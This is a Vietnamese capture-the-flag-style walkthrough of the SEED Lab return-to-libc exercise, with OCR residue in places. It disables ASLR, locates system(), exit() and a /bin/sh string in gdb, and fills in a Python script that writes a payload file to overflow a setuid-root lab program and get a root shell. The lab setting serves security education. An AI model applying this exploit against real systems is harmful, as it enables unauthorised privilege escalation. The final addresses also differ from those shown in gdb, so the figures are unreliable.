
**Hướng dẫn giải challenge Return to libc được lấy trên Seed Lab**

Mục đích của challenge này chỉ cần chiếm được shell là thành công.

## A. Container Setup and Commands

Sau khi unzip tệp zip thì thấy:




Sau đó tắt chế độ làm ngẫu nhiên khoảng cách địa chỉ

```
[11/16/24]seed@VM:~/.../Labsetup$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/16/24]seed@VM:~/.../Labsetup$
```

Cấu hình /bin/sh đến /bin/zsh

```
[11/16/24]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[11/16/24]seed@VM:~/.../Labsetup$
```

Sau đó make

```
[11/16/24]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

Ở đây sẽ biết chương trình để thực hiện khai thác retlib:

```
[11/16/24]seed@VM:~/.../Labsetup$ ls
exploit.py  Makefile  retlib  retlib.c
```

Và có một tệp exploit.py:

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Ở đây phải tìm:

-Các giá trị của X, Y, Z

-Địa chỉ của chuỗi /bin/sh

-Địa chỉ của hàm system()

-Địa chỉ của hàm exit()

Sau đó tạo một tệp **badfile** để lưu kết quả bắt đầu debug chương trình:

Sử dụng gdb-peda để debug

```
[11/16/24]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
```

Đặt breakpoint tại main

```
gdb-peda$ br main
Breakpoint 1 at 0x12ef
gdb-peda$
```

Sau đó chạy chương trình bằng lệnh run:

```
gdb-peda$ run
Starting program: /home/seed/Documents/Lab/return-tolib/Labsetup/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7ee3808 --> 0xffeb18ac --> 0xffeb33a2 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xcc2c4b4b
EDX: 0xffeb1834 --> 0x0
ESI: 0xf7ee1000 --> 0x1e6d6c
EDI: 0xf7ee1000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffeb180c --> 0xf7d18ee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565f02ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565f02ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565f02ed <foo+61>: leave
   0x565f02ee <foo+62>: ret
=> 0x565f02ef <main>:   endbr32
   0x565f02f3 <main+4>: lea    ecx,[esp+0x4]
   0x565f02f7 <main+8>: and    esp,0xfffffff0
   0x565f02fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565f02fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
```

Khi đã chạy lệnh run thì có thể tìm địa chỉ của hàm system và hàm exit

Bằng lệnh : p system

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7d3f420 <system>
```

Bằng lệnh : p exit

```
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7d31f80 <exit>
gdb-peda$
```

Sau đó phải tìm địa chỉ của chuỗi /bin/sh

Trích xuất chuỗi /bin/sh vào biến MYSHELL

```
[11/16/24]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[11/16/24]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
```

Sau đó tạo một chương trình c để xuất ra địa chỉ của chuỗi /bin/sh trong biến binshell

```c
#include<stdlib.h>
#include<stdio.h>

void main(){
        char* shell = getenv("MYSHELL");
        if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

Chạy chương trình cho biết địa chỉ của chuỗi /bin/sh là ffffd3f1

```
[11/16/24]seed@VM:~/.../Labsetup$ nano prtenv.c
[11/16/24]seed@VM:~/.../Labsetup$ gcc -m32 -fno-stack-protector -z noexecstack -
o prtenv prtenv.c
[11/16/24]seed@VM:~/.../Labsetup$ ./prtenv
ffffd3f1
```


Cuối cùng tính giá trị của X,Y,Z, chạy chương trình sẽ thấy:

```
[11/16/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd80
Input size: 0
Address of buffer[] inside bof():  0xffffcd50
Frame Pointer value inside bof():  0xffffcd68
(^_^)(^_^) Returned Properly (^_^)(^_^)
```

Địa chỉ của buffer là phần bắt đầu nhập chuỗi có giá trị 0xffffcd50

Địa chỉ của pointer là địa chỉ thanh ghi %ebp  có giá trị là 0xffffcd68

Mục tiêu là phải ghi đè địa chỉ trả về để gọi đến hàm system() sau đó đến hàm exit() để có thể thoát ra hàm system, cuối cùng là chuỗi /bin/sh




Khoảng cách giữa điểm nhập và thanh ghi %ebp là 24

**Hexadecimal Calculation—Add, Subtract, Multiply, or Divide**

**Result**

Hex value:
ffffcd78 – ffffcd60 = **18**

Decimal value:
4294954360 – 4294954336 = **24**

ffffcd78 - ffffcd60 = ?

Calculate Clear

Vậy địa chỉ trở về là 24+4=28 và đó cũng là vị trí chèn địa chỉ của hàm system

Sau đó đến 28+4=32 là vị trí chứa địa chỉ hàm exit

Cuối cùng là 32+4=36 là vị trí chứa địa chỉ chứa chuỗi /bin/sh

Sử dụng chương trình exploit sau.

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3f1       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Phần content sẽ là phần padding đến địa chỉ trả về

Sau đó X là offset từ phần padding đến vị trí nhập địa chỉ chuỗi /bin/sh trên stack

Y là offset từ phần padding đến vị trí nhập địa chỉ của hàm system()

Z là offset từ phần padding đến vị trí nhập địa chỉ của hàm exit()

Cuối cùng sẽ lưu ở dạng nhị phân vào tệp badfile

Chương trình retlib sẽ đọc dữ liệu từ tệp đó

Sau khi chạy chương trình thì có thể sử dụng shell:

```
[11/16/24]seed@VM:~/.../Labsetup$ ./exploit.py
[11/16/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),133(vboxsf),136
(docker)
# exit
```

---

**HẾT**